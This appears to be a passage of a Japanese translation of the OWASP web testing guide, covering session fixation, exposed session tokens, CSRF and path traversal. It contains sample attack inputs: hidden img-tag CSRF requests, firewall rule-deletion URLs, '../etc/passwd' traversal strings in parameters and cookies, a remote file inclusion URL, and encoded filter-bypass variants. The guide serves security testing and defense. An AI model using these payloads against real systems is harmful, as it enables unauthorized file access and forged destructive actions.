サーバからの以下のようなレスポンスがあると:

```
HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
...
HTML data
...
```

成功した認証で新たなクッキーが発行されないので、セッション・ハイジャックを実行できることがわかります。

期待される結果:
ユーザに妥当なセッション識別子を送ることができます。(多分ソーシャル・エンジニアリングの技を使って)認証するのを待って、すぐ後に特権がクッキーに割り当てられたかどうか調べます。

グレイボックステストと例

開発者と話し、彼らがユーザの認証成功の後で実行されるセッション・トークン更新を実装したことを理解してください。

期待される結果:
ユーザを認証する前に、アプリケーションは常にまず既存のセッション ID を無効化し、他のセッション ID を用意すべきです。

参考文献

ホワイトペーパー

- セッション固定化
- Chris Shiflett: http://shiflett.org/articles/session-fixation

ツール

- OWASP WebScarab: OWASP_WebScarab_プロジェクト

4.5.4 暴露されたセッション変数のテスト(OWASP-SM-004)

概要

セッション・トークン(クッキー、セッション ID、隠されたフィールド)はもし暴露されると、犠牲者になりすまし違法にアプリケーションにアクセスできる機会を攻撃者に与えます。そのように、セッション・トークンはすべての瞬間に、盗聴から守られていることが重要です。特にクライアントのブラウザとアプリケーションサーバーの間で受け渡している間は。

問題の短い記述

ここでの情報は、伝送路のセキュリティがどのように機密性の高いセッション ID の伝送に関わるかにあって、一般的なデータの話ではありません。さらにサイトによって提供されるデータに対するキャッシュや伝送よりもさらに厳格かもしれません。個人的なプロクシを使って、各リクエストとレスポンスについて以下を確かめられます:

- 使用されたプロトコル(例えば HTTP 対 HTTPS)
- HTTP ヘッダ
- メッセージ本体(例えば POST 又はページ内容)

クライアントとサーバ間でセッション ID のデータが受け渡される時には毎回、cache と privacy の命令を確認すべきです。ここで言う伝送セキュリティは、GET や POST リクエストで渡される Session ID、メッセージ本体や妥当な HTTP リクエストで渡る他の手段のことを指しています。

ブラックボックステストと例

暗号化とセッション・トークンの再利用についての脆弱性のテスト:
盗聴に対する防御は SSL 暗号化によって提供されることが多いものの、他のトンネル化や暗号化と組み合わされることもあります。セッション ID 自身が保護されるのであって、それによって表現されるデータではないので、セッション ID の暗号化や暗号化装置によるハッシュかは、伝送路の暗号化とは分けて考えるべきであることに注意してください。もし万一攻撃者がアプリケーションにアクセスを得るためにセッション ID を提示できるなら、リスクを緩和するために、その伝送時には保護しなくてはなりません。したがって、どのようなリクエストやレスポンスに対しても使用される機構に関わらず(例えば隠されたフォーム・フィールド)、セッション ID が受け渡されるところでは、暗号化はデフォルトかつ強制であることが確実でなくてはなりません。安全なサイトと安全でないサイトの間の十分な分離が実施されているかを確認するために、アプリケーションとのやりとりの間に https://を http://で置き換えるといった簡単なチェックが、フォームのポストの修正と一緒に成されるべきです。
注記: もしサイトにユーザがセッション ID と共に追跡され、しかしセキュリティが存在しない要素(例えば登録されたユーザがどの公開ドキュメントをダウンロードするか)も存在するなら、本質的に異なるセッション ID を使うべきです。したがって、セッション ID はクライアントが安全な要素から安全でない要素に切り替わる際に、異なるものが使用されているのを確認するために、監視されるべきです。

期待される結果:
認証が成功した時には毎回、ユーザは以下を受け取ることを期待すべきです:

- 異なるセッション・トークン

- HTTP リクエストを行う時には毎回、トークンが暗号化されたチャネルを介して送られます。

プロクシとキャッシングの脆弱性のテスト:
アプリケーションセキュリティをレビューする際には、プロクシも検討しなくてはなりません。多くの場合、クライアントは企業や ISP、あるいは他のプロクシやプロトコルを意識するゲートウェイ(例えばファイアウォール)を介してアプリケーションにアクセスします。HTTP プロトコルは下流のプロクシの挙動を制御する命令を用意していて、これらの命令の正確な実装も評価されるべきです。一般的に、セッション ID を暗号化されていない伝送経路をまたいでは決して送るべきではなく、また決してキャッシュすべきではありません。したがって、どのようなセッション ID の伝送についても暗号化された通信がデフォルトであり同時に強制されていることを確認するために、アプリケーションはテストされねばなりません。さらに、セッション ID が渡される時にはいつも、中間的にもローカルキャッシュにさえも、キャッシュされるのを防ぐために、命令が適切に置かれるべきです。アプリケーションは、HTTP/1.0 及び HTTP/1.1 の両方を通じてキャッシュ上のデータを保護するために構成すべきでもあります - RFC2616 は HTTP に関する適切な制御を議論しています。HTTP/1.1 は数多くのキャッシュ制御機構を提供しています。Cache-Control: no-cache は、プロクシがどのようなデータも再使用してはならないことを示します。Cache-Control: Private は妥当な命令のように見えますが,これはまだキャッシュデータに対し,共有されないプロクシを許しています。 ウェブカフェや他の共有システムの場合,これは明らかな危険性を示しています。 シングルユーザのワークステーションでさえ,ファイルシステムが破られたりネットワーク記憶装置が使われたりしているところでは,キャッシュされたセッション ID は暴露されるかもしれません。 HTTP/1.0 のキャッシュは Cache-Control: no-cache 命令を認識しません。

期待される結果:
キャッシュがデータを暴露しないことをさらに確実にするために、「Expires: 0」と Cache-Control: max-age=0 の命令が使われるべきです。セッション ID のデータを受け渡す各リクエスト/レスポンスについて、妥当なキャッシュ命令を使われていることを検討すべきです。

GET と POST の脆弱性のテスト:
セッション ID がプロクシやファイアウォールのログに暴露されるかもしれないので、一般的に GET リクエストを使うべきではありません。正しいツールを使えばほとんどあらゆる機構が操作できることに注意すべきではあるものの、それらはまた、他の形式の伝送経路よりもはるかに容易に操作できます。その上、犠牲者に特別に構築されたリンクを送ることにより、クロスサイト・スクリプティング(XSS)攻撃が最も容易に利用されています。クライアントから POST としてデータが送られるなら、これははるかに起こりにくいことです。

期待される結果:
データが GET として送られた場合にはデータを受け取らないことを確認するために、POST リクエストからデータを受けるサーバ側のコードをすべてテストしなくてはなりません。例えば、以下の POST リクエストがログインページによって生成された場合を考えてください。

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2) Gecko/20030208
Netscape/7.02 Paros/3.0.2b
Accept: */*
Accept-Language: en-us, en
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Cookie: ASPSESSIONIDABCDEFG=ASKLJDLKJRELKHJG
Cache-Control: max-age=0
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

Login=Username&password=Password&SessionID=12345678
```

もし login.asp にひどい実装がされていて、以下の URL を使ってログインできる場合には:

```
http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678
```

各 POST をこの方法で調べることにより、潜在的に安全でないサーバ側のスクリプトを識別できるかもしれません。

転送の脆弱性のテスト:
クライアントとアプリケーション間のすべてのやりとりは、最低限以下の判断基準に対してテストされなくてはなりません。

- セッション ID はどのように転送されるか? 例えば、GET、POST、フォームフィールド(隠されたフィールドを含む)
- セッション ID は常にデフォルトで暗号化された転送を通じて送られるか?
- アプリケーションを操作して暗号化せずにセッション ID を送ることは可能か?例えば、HTTP を HTTPS に変えることによって?
- セッション ID を受け渡すリクエスト/レスポンスに、どんな cache-control 命令が使われているか?
- これらの命令は常に存在するか? 存在しない場合、どこに例外が存在するのか?
- セッション ID を組み込んだ GET リクエストは使われているか?
- POST が使われる場合、それは GET と相互変換可能か?

参考文献

ホワイトペーパー

- RFCs 2109 & 2965 – HTTP 状態管理機構(HTTP State Management Mechanism) [D. Kristol, L. Montulli] - www.ietf.org/rfc/rfc2965.txt, www.ietf.org/rfc/rfc2109.txt
- RFC 2616 - ハイパーテキスト転送プロトコル(Hypertext Transfer Protocol) -- HTTP/1.1 - www.ietf.org/rfc/rfc2616.txt

4.5.5 CSRF のテスト(OWASP-SM-005)

概要

CSRF は、ウェブ・アプリケーション上で現在認証されている末端ユーザに、意図しない操作を実行させる攻撃です。(電子メールやチャットを介してリンクを送るという風に)ソーシャル・エンジニアリングの助けをちょっと借りることで、攻撃者はウェブ・アプリケーションのユーザに攻撃者が選んだアクションの実行を強制するかもしれません。通常のユーザが標的の場合、

CSRF が成功するとユーザのデータと操作が奪われます。標的の末端ユーザが管理者アカウントの場合、CSRF 攻撃はウェブ・アプリケーション全体を攻略できます。

関連するセキュリティ活動

CSRF 脆弱性の記述

CSRF 脆弱性に関する OWASP の記事を参照。

CSRF 脆弱性を避ける方法

CSRF 脆弱性の回避方法に関する OWASP 開発ガイドの記事を参照。

CSRF 脆弱性についてコードをレビューする方法

CSRF 脆弱性についてコードをレビューする方法に関する OWASP のコードレビューガイドの記事を参照。

問題の記述

CSRF は以下の事柄に頼っています:
1) クッキーや http 認証情報といったセッション取扱い関係のウェブ・ブラウザの挙動
2) 攻撃者側の、妥当なウェブ・アプリケーションの URL についての知識
3) ブラウザによって知られている情報のみに頼ったアプリケーションのセッション管理
4) 例えば画像タグ img のような、存在が即座に http[s]リソースへのアクセスを引き起こす HTML タグの存在

1、2及び3は脆弱性が存在するための本質的な要因ですが、4は付随的で実際の利用を容易にするものの、厳密には必要ではありません。

項目 1)ブラウザは自動的にユーザのセッションを識別していた情報を送ります。サイトがウェブ・アプリケーションをホストしていて、*犠牲者*のユーザがサイトに自身を認証されたところだとしましょう。レスポンス中に、サイトは*犠牲者*に対しクッキーを送ります。そのクッキーは*犠牲者*によって送られたリクエストを、*犠牲者*の認証セッションに属しているものと同定します。基本的にいったんブラウザがサイトによって設定されたクッキーを受け取ると、ブラウザはサイトへ向けた将来のリクエストと共に自動的にクッキーを送ります。

項目 2)もしアプリケーションが URL 中でセッション関係の情報を使わない場合には、アプリケーションの URL、パラメータと妥当な値が (コード分析によって、又はアプリケーションにアクセスして HTML/JavaScript 内に埋め込まれたフォームと URL を記録するによって) 識別されるかもしれないことを意味しています。

項目 3)「ブラウザによって知られている」という表現は、(ベーシック認証すなわちフォームに基づかない認証のような)クッキーや HTTP に基づいた認証情報を意味しています。それらの情報はブラウザによって保存され、アプリケーションへ向けた各リクエストで引き続き再送されます。次に議論される脆弱性は、ユーザのセッションを識別するためにこの種の情報に完全に頼っているアプリケーションにあてはまります。

単純化するため、Get でアクセス可能な URL を参照する場合を考えてください(議論は POST リクエストにも同様にあてはまりますが)。もし*犠牲者*が自身を既に認証していると、引き続く他のリクエストによりそのクッキーがリクエストと共に自動的に送られます(ユーザが www.example.com のアプリケーションにアクセスしている図を参照)。

Get リクエストはいくつかの異なる方法で作られます:

- 実際にウェブ・アプリケーションを使用しているユーザによって
- ブラウザに直接 URL を打ち込んだユーザによって
- URL を指す(アプリケーション外の)リンクをたどったユーザによって

アプリケーションからは、これらの変更の見分けはつきません。特に三つ目が非常に危険です。リンクの実際の属性を偽装する、数多くの技術 (と脆弱性) が存在します。リンクは電子メールのメッセージに埋め込んだり、ユーザをおびき寄せる悪意のあるウェブ・サイトに現れたりすることもありえます。すなわち、リンクは他の場所 (他のウェブ・サイト、HTML 電子メールのメッセージなど) にホストされたコンテントに現れ、アプリケーションのリソースを指します。ユーザがリンクをクリックすると、それは *サイト*のウェブ・アプリケーションにより認証済みなので、ブラウザはウェブ・アプリケーションに認証情報(セッション ID のクッキー)付きの GET リクエストを発行します。この結果、ウェブ・アプリケーション上で実行された妥当な操作が、恐らくユーザが意図していなかったことが実行されてしまいます。 そのひどさを味わうため、ウェブ・バンキング・アプリケーション上で資金振り込みを起こす悪意のあるリンクを考えてください…

上述の項目 4 に明記したように *img* のようなタグを使うと、ユーザが特定のリンクを手繰る必要さえありません。以下の(過度に単純化した)HTML を格納したページを参照する URL を訪れるよう勧誘する電子メールを、攻撃者がユーザに送る場合を考えましょう:

```
<html><body>

...

<img src="https://www.company.example/action" width="0" height="0">

...

</body></html>
```

ブラウザがこのページを表示する際に行うことは、指定された幅 0 の(すなわち見えない)画像を同様に表示しようとすることです。この結果、その *サイト*でホストされたウェブ・アプリケーションにリクエストが自動的に送られてしまいます。画像の URL が妥当な画像を参照していないことは重要ではありません。その存在はとにかく *src* フィールドで指定されたリクエストの引

き金になります。ブラウザで画像のダウンロードが無効にされていないとこれは起こり、画像を無効にするとたいていのウェブ・アプリケーションは使用に耐えなくなるために、それは典型的な設定です。

ここでの問題は以下の事実の結果です:

- ページに現れると自動的に HTTP リクエストを実行する HTML タグ (*img* はそれらの一つ) が存在します
- ブラウザには *img* によって参照されたリソースが実際には画像ではなく、実のところ本物ではないことを識別する手段を持ちません
- 画像のロードは疑わしい画像の場所に関係なく起こります。すなわち、フォームと画像自身は同じホストにある必要はなく、同じドメインにさえある必要はありません。これは非常に便利な仕様ですが、そのためにアプリケーションを分離するのが困難になります。

ウェブ・アプリケーションに関係ない HTML コンテンツがアプリケーション内の部品を参照しているかもしれない事実と、ブラウザが妥当なリクエストをアプリケーションに向けて自動的に組み立てる事実が、そのような種類の攻撃を許しています。今のところ標準は定義されていないので、攻撃者が妥当な URL を指定するのを不可能にしない限りこの挙動を禁止する方法はありません。これは、妥当な URL がユーザのセッションに関係した情報を含まなくてはならないことを意味します。ユーザのセッションは恐らく攻撃者に知られておらず、したがってそのような URL を同定するのを不可能にするからです。

画像を含む電子メールメッセージを単純に表示する電子メール/ブラウザ環境は、関連したブラウザ・クッキー付きでウェブ・アプリケーションへのリクエストを実行することになるので、さらに問題を悪化させるかもしれません。

次のような妥当そうな画像 URL を参照することで、事態はさらに混乱します

<img src=”https://[attacker]/picture.gif” width=”0” height=”0”>

[attacker]のところは攻撃者の制御下にあるサイトで、http://[attacker]/picture.gif を http://[thirdparty]/action へ向け、リダイレクト機構を使っています。

クッキーだけがこの種の脆弱性に含まれるわけではありません。セッション情報が完全にブラウザによって提供されるウェブ・アプリケーションもまた脆弱です。これは HTTP 認証機構だけに頼るアプリケーションを含みます。認証情報がブラウザに知られ、各リクエストに際して自動的に送られるからです。これはフォームに基づいた認証は含みません。フォーム認証は一度だけ起こり、何らかの形式のセッションに関連した情報を生成するからです。(もちろんこの場合、そのような情報は単純にクッキーとして表現され、以前のケースの一つに陥るかもしれません。)

サンプルのシナリオ

犠牲者がファイアウォールのウェブ・アプリケーションにログオンしているとしましょう。ログインするために、ユーザは自身を認証しなくてはなりません。それのすぐ後、セッション情報がクッキーに格納されます。

ファイアウォール ウェブ管理アプリケーションに、認証されたユーザが位置番号で指定したルールを消したり、「*」を入力すると構成の**すべて**のルールを消したりできるようにする機能があるとしましょう。(非常に危険な機能ですが、例をより興味深くしてくれます。) 削除ページを次に示します。単純のため、そのフォームが次のような形式の GET リクエストを発行したとしましょう。


```
https://[target]/fwmgt/delete?rule=1
```

(番号 1 のルールを消す)

```
https://[target]/fwmgt/delete?rule=*
```

(すべてのルールを消す)


例ではわざわざ極めて素朴にしていますが、単純な方法で CSRF の危険を示しています。



したがって、「*」を入力して削除ボタンを押すと、以下の GET リクエストが発行されます。

```
https://www.company.example/fwmgt/delete?rule=*
```

それに伴い、全ファイアウォール・ルールが削除されます。(最終的には不都合な状況になりえるでしょう。)



さて、これが唯一つの可能なシナリオというわけではありません。ユーザは手で「https://[target]/fwmgt/delete?rule=* 」の URL を発行することでその URL を直接、又はリダイレクトを介して指すリンクをたどって同じ結果を成し遂げたかもしれません。あるいは、繰り返しますが、埋め込まれた同じ URL を指す img タグを持つ HTML ページにアクセスすることによってかもしれません。

これらのケースすべてで、ユーザが現在ファイアウォール管理アプリケーションにログインしていると、リクエストは成功し、ファイアウォールの構成は変更されるでしょう。

機密のアプリケーションを標的にし、自動的なオークション入札、送金、発注、重大なソフトウェア部品の構成変更などを行う攻撃が想像できるでしょう。

興味深いことに、これらの脆弱性はファイアウォールの背後で実行されるかもしれません。すなわち攻撃されているリンクが犠牲者によって到達可能であれば(攻撃者によっては直接には到達不可能でも)充分です。特にそれはイントラネットのウェブ・サーバでありえます。例えば先述のファイアウォール管理部署は、インターネットにむき出しになっていそうにありません。

核動力施設の監視アプリケーションを標的にした CSRF 攻撃を想像してみてください… こじつけに聞こえますか? 恐らく、しかしありうる話です。

自身が脆弱なアプリケーション、すなわち(ウェブメール・アプリケーションのような)攻撃の担体と標的の両方として使われるアプリケーションは、事態をさらに悪化させます。そのようなアプリケーションが脆弱だと、CSRF 攻撃を含んでいるメッセージを読んでいる時点で、ユーザは明らかにログインしています。その攻撃はウェブメール・アプリケーションを標的にでき、メッセージを削除したり、ユーザによって送信されたとわかるメッセージを送信したり、といった活動を行わせることができます。

対策
以下の対策はユーザへの推奨と開発者への推奨に分かれます。

ユーザ
CSRF 脆弱性は広範囲に及ぶと報じられているので、リスクを緩和するために最良の事例に従うことを推奨します。緩和行動には以下のようなものもあります:

- ウェブ・アプリケーションを使い終えたら直ちにログオフしましょう
- ブラウザにユーザ名/パスワードを保存させてはいけませんし、サイトにログインを「記憶」させてはいけません
- 機密のアプリケーションにアクセスする目的とインターネットを自由に見て回る目的に、同じブラウザを使ってはいけません。同じマシンで両方を行わなければならない場合には、別のブラウザで行ってください。

HTML が有効なメール/ブラウザやニュースリーダ/ブラウザの統合環境は、単純にメールメッセージやニュースメッセージを参照すると攻撃の実行を引き起こすかもしれないので、追加のリスクを引き起こします。

開発者
URL にセッション関係の情報を追加してください。攻撃を可能にする原因は、セッションがクッキーによって一意に識別され、クッキーがブラウザにより自動的に送られることにあります。URL レベルで生成された他のセッション固有の情報を持つことにより、攻撃者が攻撃のための URL 構造を知るのを困難にできます。

問題を解決するわけではありませんが、他の対策は攻略をより困難にするために役立ちます。

GET ではなく POST を使ってください。POST リクエストは JavaScript を使ってシミュレートされるかもしれませんが、攻撃を仕掛けるのをより複雑にします。中間的な確認ページ(「本当にこれを実行したいと確信していますか?」といったようなページ)についても同じことが言えます。それらは攻撃者によって迂回されるかもしれませんが、彼らの仕事を多少複雑にするでしょう。したがって、アプリケーションを防御するために、これらの手段だけに頼らないでください。自動ログアウト機構はこれらの脆弱性を暴露するのをいくらか軽減しますが、結局は状況に依存します。(脆弱なウェブ・バンキング・アプリケーション上で一日中働くユーザは、同じアプリケーションを時々使うユーザより、明らかに高いリスクにさらされています。)

ブラックボックステストと例

ブラックボックスをテストするためには、制限された(認証された)領域を知る必要があります。妥当な証明書を持っているなら、攻撃者と犠牲者の両方の役割を引き受けられます。この場合、単にアプリケーション周辺を閲覧すれば、テストすべき URL がわかります。

そうではなく、利用可能な妥当な証明書を持っていない場合には、実際の攻撃を組織し、正当なログイン中のユーザを以下の適当なリンクに誘い込まなくてはなりません。これには、相当なレベルのソーシャル・エンジニアリングが含まれるかもしれません。

どちらの方法でも、テストケースは以下のように組み立てられます:

- u をテストすべき URL とします。例えば u = http://www.example.com/action
- URL u を参照する http リクエストを含む html ページを作成します。(すべての関係するパラメータを指定して。http GET の場合には容易ですが、POST リクエストの場合には何らかの Javascript の助けが必要でしょう。)
- 妥当なユーザがアプリケーションにログインしていることを確認してください。
- テストすべき URL を指すリンクをたどるように、彼を仕向けてください。(自身でユーザになり済ませない場合には、ソーシャル・エンジニアリングが含まれます。)
- 結果を観察してください。すなわち、ウェブ・サーバがリクエストを実行したかどうか調べてください。

グレイボックステストと例

セッション管理が脆弱かどうかを確かめるため、アプリケーションを監査してください。セッション管理がクライアント側の値(ブラウザに利用可能な情報)だけに頼っているなら、アプリケーションは脆弱です。「クライアント側の値」はクッキーや HTTP 認証証明書を意味します。(ベーシック認証と他形式の HTTP 認証のことです。アプリケーション・レベルの認証である、フォームに基づいた認証のことではありません。) アプリケーションが脆弱でないためには、URL にセッション関係の情報をユーザにより識別できないか予測できない形式で含まなくてはなりません。([3]は情報のこの断片を指すために secret という用語を使用します。)

HTTP の GET リクエストを介してアクセスできるリソースは、脆弱になりやすいのですが、Javascript を介して自動化された POST リクエストも同様に脆弱になりえます。したがって、POST を使用するだけでは、CSRF 脆弱性の発生を正すためには充分ではありません。

参考文献

ホワイトペーパー

- この問題は時々異なる名前で再発見されるようです。これらの脆弱性の歴史が再構成されました: http://www.webappsec.org/lists/websecurity/archive/2005-05/msg00003.html
- Peter W:「クロスサイト・リクエスト偽装("Cross-Site Request Forgeries")」- http://www.tux.org/~peterw/csrf.txt
- Thomas Schreiber:「セッション騎乗("Session Riding")」- http://www.securenet.de/papers/Session_Riding.pdf
- 既知の最も古い投稿- http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan
- クロスサイト・リクエスト偽装 FAQ - http://www.cgisecurity.com/articles/csrf-faq.shtml

ツール

- CSRF 脆弱性の存在をテストするのに使える自動化されたツールは今のところありません。しかし、アプリケーションの構造について知識を得,テストすべき URL を識別するために、お気に入りのスパイダ/クローラツールを使えます。

4.6 認可テスト

認可は、リソースを使うのを許された者だけにリソースへのアクセスを許す概念です。認可のテストは認可の過程がどのように働くかを理解し、その情報を認可機構を迂回するために使うことを意味します。認可は成功した認証の後に来る過程ですから、よく定義された役割と権限の組に関連付けられた妥当な証明書を保持した後で、テスト者はこの要点を検証します。この種の評価の間、認可スキーマを迂回できるか、パストラバーサル脆弱性が見つかるか、あるいはテスト者に割り当てられた特権を拡大する方法が見つかるかが検証されます。

4.6.1 パストラバーサルのテスト (OWASP-AZ-001)
まずパストラバーサル攻撃を実行する方法と予約された情報へのアクセスの方法が、見つかりうるかどうかテストします。

4.6.2 認可スキーマの迂回のテスト (OWASP-AZ-002)
この種のテストは、予約された機能/リソースへのアクセスを得るために、各役割/特権に対しどのように認可スキーマが実装されているかを検証することに集中します。

4.6.3 特権拡大のテスト (OWASP-AZ-003)
この段階の間、アプリケーション内から特権拡大攻撃を許し得る方法を使う限り、ユーザが自分の特権/役割を変更することが不可能であることを、テスト者は検証します。

4.6.1 パストラバーサルのテスト(OWASP-AZ-001)

概要

多くのウェブ・アプリケーションはファイル群を日々の運用の一部として使用し、管理しています。うまく設計されていないか配置されていない入力検証手段を利用できれば、アクセス可能であることを意図されていないファイル群に読み/書きを行うために、攻撃者はシステムを攻略できるかもしれません。特定の状況下では、任意のコードやシステムコマンドを実行できるかもしれません。

関連するセキュリティ活動

パストラバーサル脆弱性の説明
パストラバーサル(Path Traversal)脆弱性についての OWASP の文献を参照してください。

相対パストラバーサル(Relative Path Traversal)脆弱性についての OWASP の文献を参照してください。

パストラバーサル脆弱性の回避方法
パストラバーサル脆弱性の回避方法(Avoid Path Traversal)についての OWASP ガイド(OWASP Guide)の文献を参照してください。

パストラバーサル脆弱性のためのコードレビューの方法
パストラバーサル脆弱性のためのコードレビュー(Review Code for Path Traversal)の方法についての OWASP コードレビューガイド(OWASP Code Review Guide)の文献を参照してください。

問題の記述

伝統的に、ウェブ・サーバとウェブ・アプリケーションはファイルとリソースへのアクセスを制御するために認証機構を実装しています。ウェブ・サーバはユーザのファイルを、ファイルシステム上の物理ディレクトリを表す、「ルート・ディレクトリ」や「ウェブ・ドキュメント・ルート」の内部に制限しようとします。ユーザはこのディレクトリをウェブ・アプリケーションの階層構造への大本のディレクトリとして考えなくてはなりません。特権の定義はアクセス・コントロール・リスト(ACL)を使って作られます。ACL はどのユーザやグループがサーバ上の特定のファイルをアクセス、修正又は実行できるかを識別します。これらの機構は、悪意のあるユーザが機密ファイル(例えば、Unix ライクなプラットフォーム上で一般的な/etc/passwd ファイル)にアクセスするのを防いだり、システムコマンドの実行を防いだりするために設計されています。

多くのウェブ・アプリケーションがサーバ・サイド・スクリプトを使用し、異なる種類のファイルを含めています。この手法を使い、グラフィック、テンプレート、ロードする静的な文章などを管理するのは極めて一般的です。残念ながらこれらのアプリケーションは、入力パラメータ(すなわちフォームパラメータ、クッキーの値)が正しく妥当性検証されないと、セキュリティ脆弱性を暴露します。

ウェブ・サーバとウェブ・アプリケーション内では、この種の問題はパストラバーサル/ファイルインクルード攻撃で起こります。この種の脆弱性を攻略することにより、攻撃者は通常読めないディレクトリやファイルを読めたり、ウェブ・ドキュメント・ルート外のデータにアクセスしたり、外部のウェブ・サイトからスクリプトや他の種類のファイルを含んだりすることができます。

OWASP テスティングガイドの目的のため、ウェブ・アプリケーションに関係するセキュリティ脅威についてだけ考え、ウェブ・サーバへのセキュリティ脅威(例えば悪名の高いマイクロソフト IIS ウェブ・サーバへの「%5c エスケープコード」入力)については考えないことにしましょう。興味のある読者のために、参考文献の節にさらなる文献の示唆を用意します。

この種の攻撃は、**ドット・ドット・スラッシュ攻撃** (../)、**ディレクトリトラバーサル**、**ディレクトリ登坂**あるいは**バックトラッキング**としても知られています。

評価の間、パストラバーサルとファイルインクルードの不具合を発見するため、二つの異なる段階が必要です:

- (a) **入力担体の列挙**(各入力担体の系統立った評価)
- (b) **テスト技術**(脆弱性を攻略するために攻撃者が使用する各攻撃技術の方法的評価)

ブラックボックステストと例

(a) 入力担体の列挙
アプリケーションのどの部分が入力の妥当性検証の迂回に対し脆弱かを明らかにするために、テスト者はユーザからのコンテンツを受け入れるアプリケーションのすべての部分を列挙する必要があります。これは HTTP GET と POST 検索とファイルのアップロードや HTML フォームのような共通オプションも含みます。

ここで、この段階で実行されるチェックの例がいくつかあります:

- ファイル関係の操作に使えるリクエスト・パラメータはありますか?

- 異常なファイル拡張子はありますか?
- 興味深い変数名はありますか?
  ```
  http://example.com/getUserProfile.jsp?item=ikki.html
  http://example.com/index.php?file=content
  http://example.com/main.cgi?home=index.htm
  ```
- ウェブ・アプリケーションがページ/テンプレートの動的な生成のために使用したクッキーを識別できますか?
  ```
  Cookie:
  ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
  Cookie: USER=1826cc8f:PSTYLE=GreenDotRed
  ```

(b) テスト技術

テストの次の段階はウェブ・アプリケーションに存在する入力の妥当性検証関数を分析することです。

前の例を使うと、getUserProfile.jsp と呼ばれる動的なページは、ファイルから静的な情報をロードしユーザに内容を見せます。Linux/Unix システムのパスワードハッシュファイルを含めるために、攻撃者が悪意のある文字列「../../../../etc/passwd」を挿入するかもしれません。明らかにこの種の攻撃は、妥当性チェック項目が失敗した場合にだけ可能です。ファイルシステムの特権に従い、ウェブ・アプリケーション自身はそのファイルを読めなくてはなりません。

この不具合をうまくテストするために、テストされるシステムと要求されるファイルの場所の知識を、テスト者は持っている必要があります。IIS ウェブ・サーバに/etc/passwd を要求しても無意味です。

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

先述のクッキーの例では:

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

外部のウェブ・サイトに置かれたファイルやスクリプトを含むことも可能です。

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

以下の例は、どのようにすればパストラバーサル文字列を使わずに CGI の部品のソースコードを表示できるかを示しています。

```
http://example.com/main.cgi?home=main.cgi
```

「main.cgi」と呼ばれる部品は、アプリケーションによって使われる通常の HTML の静的ファイルと同じディレクトリに置かれています。ファイル拡張子の制御を迂回したりスクリプト実行を防いだりするために、テスト者が特殊文字を使って(「.」を dot、”%00”を null、…というように)リクエストを符号化する必要がある場合もあります。

すべてのエンコーディング形式を期待せず、したがって基本的な符号化内容についてだけの妥当性チェックしかしないのが、開発者の共通した誤りです。最初のテスト文字列が成功しなかったら、次の符号化スキームを試してください。

各オペレーティングシステムは異なる文字をパス区切り文字として使います:

Unix ライクな OS:
ルート・ディレクトリ: "/"

ディレクトリ区切り文字: "/"
Windows OS:
ルート・ディレクトリ: "<ドライブ文字>:\"
ディレクトリ区切り文字: "\"だが"/"も可

(普通、Windows では、ディレクトリトラバーサル攻撃は単一のパーティションに限定されます。)

古典的な Mac OS:
ルート・ディレクトリ: "<ドライブ文字>:"
ディレクトリ区切り文字: ":"

以下の文字符号化を考慮すべきです:

- URL 符号化と二重 URL 符号化
  %2e%2e%2f は ../ を表す
  %2e%2e/ は ../ を表す
  ..%2f は ../ を表す
  %2e%2e%5c は ..\ を表す
  %2e%2e\ は ..\ を表す
  ..%5c は ..\ を表す
  %252e%252e%255c は ..\ を表す
  ..%255c は ..\ を表す等。

- Unicode/UTF-8 符号化(長すぎる UTF-8 シーケンスを受け入れられるシステムでだけ動作します)
  ..%c0%af は ../ を表す
  ..%c1%9c は ..\ を表す

グレイボックステストと例

